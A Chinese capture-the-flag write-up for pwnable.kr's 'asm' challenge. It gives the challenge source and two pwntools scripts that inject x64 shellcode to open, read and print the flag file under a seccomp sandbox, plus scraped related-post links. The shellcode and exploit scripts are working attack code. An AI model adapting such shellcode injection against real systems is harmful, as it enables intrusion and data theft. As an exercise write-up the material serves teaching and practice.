
【pwnable】asm之write up
首先查看源代码:
#include <stdio.h>

#include <string.h>

#include <stdlib.h>

#include <sys/mman.h>

#include <seccomp.h>

#include <sys/prctl.h>

#include <fcntl.h>

#include <unistd.h>

#define LENGTH 128

void sandbox(){

    scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_KILL);

    if (ctx == NULL) {

        printf("seccomp error\n");

        exit();

    }

    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(open), );

    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), );

    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), );

    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), );

    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), );

    if (seccomp_load(ctx) < ){

        seccomp_release(ctx);

        printf("seccomp error\n");

        exit();

    }

    seccomp_release(ctx);

}

char stub[] = "\x48\x31\xc0\x48\x31\xdb\x48\x31\xc9\x48\x31\xd2\x48\x31\xf6\x48\x31\xff\x48\x31\xed\x4d\x31\xc0\x4d\x31\xc9\x4d\x31\xd2\x4d\x31\xdb\x4d\x31\xe4\x4d\x31\xed\x4d\x31\xf6\x4d\x31\xff";

unsigned char filter[];

int main(int argc, char* argv[]){

    setvbuf(stdout, , _IONBF, );

    setvbuf(stdin, , _IOLBF, );

    printf("Welcome to shellcoding practice challenge.\n");

    printf("In this challenge, you can run your x64 shellcode under SECCOMP sandbox.\n");

    printf("Try to make shellcode that spits flag using open()/read()/write() systemcalls only.\n");

    printf("If this does not challenge you. you should play 'asg' challenge :)\n");

    char* sh = (char*)mmap(0x41414000, 0x1000, , MAP_ANONYMOUS | MAP_FIXED | MAP_PRIVATE, , );

    memset(sh, 0x90, 0x1000);

    memcpy(sh, stub, strlen(stub));

    int offset = sizeof(stub);

    printf("give me your x64 shellcode: ");

    read(, sh+offset, );

    alarm();

    chroot("/home/asm_pwn");    // you are in chroot jail. so you can't use symlink in /tmp

    sandbox();

    ((void (*)(void))sh)();

    return ;

}
题目中给出了提示:

连接到本地的9026端口,asm正在执行,之后便可拿到flag,而flag所在文件为:
this_is_pwnable.kr_flag_file_please_read_this_file.sorry_the_file_name_is_very_looooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
ooooooo0000000000000000000000000ooooooooooooooooooooooo000000000000o0o0o0o0o0o0ong
所以exp如下:
from pwn import *

context.log_level = 'debug'

context.arch = 'amd64'

filename='this_is_pwnable.kr_flag_file_please_read_this_file.sorry_the_file_name_is_very_loooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo0000000000000000000000000ooooooooooooooooooooooo000000000000o0o0o0o0o0o0ong\0'

con = ssh(host='pwnable.kr', user='asm', password='guest', port=)

p = con.connect_remote('localhost', )#cn = process('./asm')

p.recvuntil('shellcode: ')

pay = '31c031ff31d2b601be0101010181f6014640400f056a0258bf0101010181f70146404031d2b60431f60f054889c731c031d2b602be0101010181f6014940400f056a01586a015f31d2b603be0101010181f6014940400f05'.decode('hex')

p.send(pay)

p.send(filename)

print p.recvuntil('\x90')
得到结果如下:

附:
exp:
from pwn import *

con = ssh(host='pwnable.kr', user='asm', password='guest', port=2222)

p = con.connect_remote('localhost', 9026)

context(arch='amd64', os='linux')

shellcode = ''

shellcode += shellcraft.pushstr('this_is_pwnable.kr_flag_file_please_read_this_file.sorry_the_file_name_is_very_loooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo0000000000000000000000000ooooooooooooooooooooooo000000000000o0o0o0o0o0o0ong')

shellcode += shellcraft.open('rsp', 0, 0)

shellcode += shellcraft.read('rax', 'rsp', 100)

shellcode += shellcraft.write(1, 'rsp', 100)

# log.info(shellcode)

#p.recvuntil('shellcode: ')

#p.send(asm(shellcode))

#log.success(p.recvline())

print shellcode

print p.recv()

p.send(asm(shellcode))

print p.recvline()
2.再用read()将文件内容读取出来
3.最后用write将内容写到屏幕
【pwnable】asm之write up的更多相关文章
- 【pwnable.kr】 asm
一道写shellcode的题目, #include <stdio.h> #include <string.h> #include <stdlib.h> #inclu ...
- pwnable.tw start&orw
emm,之前一直想做tw的pwnable苦于没有小飞机(,今天做了一下发现都是比较硬核的pwn题目,对于我这种刚入门?的菜鸡来说可能难度刚好(orz 1.start 比较简单的一个栈溢出,给出一个li ...
- pwnable.kr-echo1-Writeup
pwnable.kr - echo1 - writeup 原文链接:https://www.cnblogs.com/WangAoBo/p/pwnable_kr_echo1.html 旧题新做,发现这道 ...
- 【pwnable.kr】 memcpy
pwnable的新一题,和堆分配相关. http://pwnable.kr/bin/memcpy.c ssh memcpy@pwnable.kr -p2222 (pw:guest) 我觉得主要考察的是 ...
- 【pwnable.kr】leg
pwnable从入门到放弃第八题. Download : http://pwnable.kr/bin/leg.cDownload : http://pwnable.kr/bin/leg.asm ssh ...
- pwnable.tw orw
orw 首先,检查一下程序的保护机制 开启了canary保护,还是个32位的程序,应该是个简单的题
- Exception in thread "main" java.lang.NoSuchMethodError: org.objectweb.asm.ClassWriter.<init>(I)V
在学习CGlib动态代理时,遇到如下错误: Exception in thread "main" java.lang.NoSuchMethodError: org.objectwe ...
- Oracle从文件系统迁移到ASM存储
环境:RHEL 6.4 + Oracle 11.2.0.4 需求:数据库存储由文件系统迁移到ASM 数据库存储迁移到ASM磁盘组 1.1 编辑参数文件指定新的控制文件路径 1.2 启动数据库到nomo ...
- Linux平台oracle 11g单实例 + ASM存储 安装部署 快速参考
操作环境:Citrix虚拟化环境中申请一个Linux6.4主机(模板)目标:创建单机11g + ASM存储 数据库 1. 主机准备 2. 创建ORACLE 用户和组成员 3. 创建以下目录并赋予对应权 ...
随机推荐
- Codeforces Round #261 (Div. 2) A
Description Pashmak has fallen in love with an attractive girl called Parmida since one year ago... ...
- jQuery removeAttr() 源码解读
removeAttr比attr的代码要简单很多~~~ removeAttr: function( name ) { return this.each(function() { jQuery.remov ...
- discuz x2.5用户注册后邮箱认证后无法收到邮件或者直接进垃圾箱
又是一个周末,jquery特效继续折腾我那discuz论坛,我开启了个邮箱验证,恶意注册的太恶心了,没有办法. 能稍微屏蔽点,但是问题来了,据亲们反应,无法收到验证邮件,或者有时间直接进入垃圾箱,这个 ...
- 可能是最漂亮的Spring事务管理详解 专题
微信阅读地址链接:可能是最漂亮的Spring事务管理详解 事务概念回顾 什么是事务? 事务是逻辑上的一组操作,要么都执行,要么都不执行. 事物的特性(ACID): 原子性: 事务是最小的执行单位,不允 ...
- SpringBoot项目不占用端口启动
@EnableScheduling @SpringBootApplication public class Application { public static void main(String[] ...
- SecureCRT中vi或vim编辑器显示中文乱码问题
vi ~/.vimrc //新建文件 syntax on set showmode set autowrite set number set encoding=utf-8 fileencodings ...
- qt read excel
void exceladapter::readfile(QString filename, QString sheetname, int colNo){ QSqlDatabase db = QSqlD ...
- 复位电路设计——利用PLL锁定信号(lock)产生复位信号
利用PLL锁定信号(lock)产生复位信号 在FPGA刚上电的时候,系统所需的时钟一般都要经过PLL倍频,在时钟锁定(即稳定输出)以前,整个系统应处于复位状态.因此,我们可以利用PLL的锁定信号来产生 ...
- zabbix显示中文
- 自定义Jquery 下拉框
(function ($){ 'use strict'; var g_id = 0; var g_open_id = []; $.fn.select3 = function () { var _id ...